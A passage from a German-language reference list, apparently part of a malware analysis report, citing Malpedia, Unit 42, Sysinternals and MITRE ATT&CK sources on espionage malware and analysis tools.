[10] Malpedia. *Chinoxy (Malware Family)*. Letzter Zugriff: 22.09.2024. URL: https://malpedia.caad.fkie.fraunhofer.de/details/win.nemim.

[11] Malpedia. *DarkHotel (Threat Actor)*. Letzter Zugriff: 22.09.2024. URL: https://malpedia.caad.fkie.fraunhofer.de/actor/darkhotel.

[12] Malpedia. *Ghost RAT (Malware Family)*. Letzter Zugriff: 22.09.2024. URL: https://malpedia.caad.fkie.fraunhofer.de/details/win.ghost_rat.

[13] Michael Pohoreski. *CRC32 Demystified*. Letzter Zugriff: 22.09.2024. URL: https://github.com/Michaelangel007/CRC32.

[14] Lior Rochberger und Daniel Frank. *Operation Diplomatic Specter: An Active Chinese Cyberespionage Campaign Leverages Rare Tool Set to Target Governmental Entities in the Middle East, Africa and Asia*. Letzter Zugriff: 22.09.2024. 23.05.2024. URL: https://unit42.paloaltonetworks.com/operation-diplomatic-specter/.

[15] Mark Russinovich. *Process Monitor*. Letzter Zugriff: 25.09.2024. URL: https://learn.microsoft.com/en-us/sysinternals/downloads/procmon.

[16] Paul Speulstra und AECOM Global Security Operations Center. *Event Triggered Execution: Accessibility Features*. Letzter Zugriff: 25.09.2024. 2020. URL: https://attack.mitre.org/techniques/T1546/008/.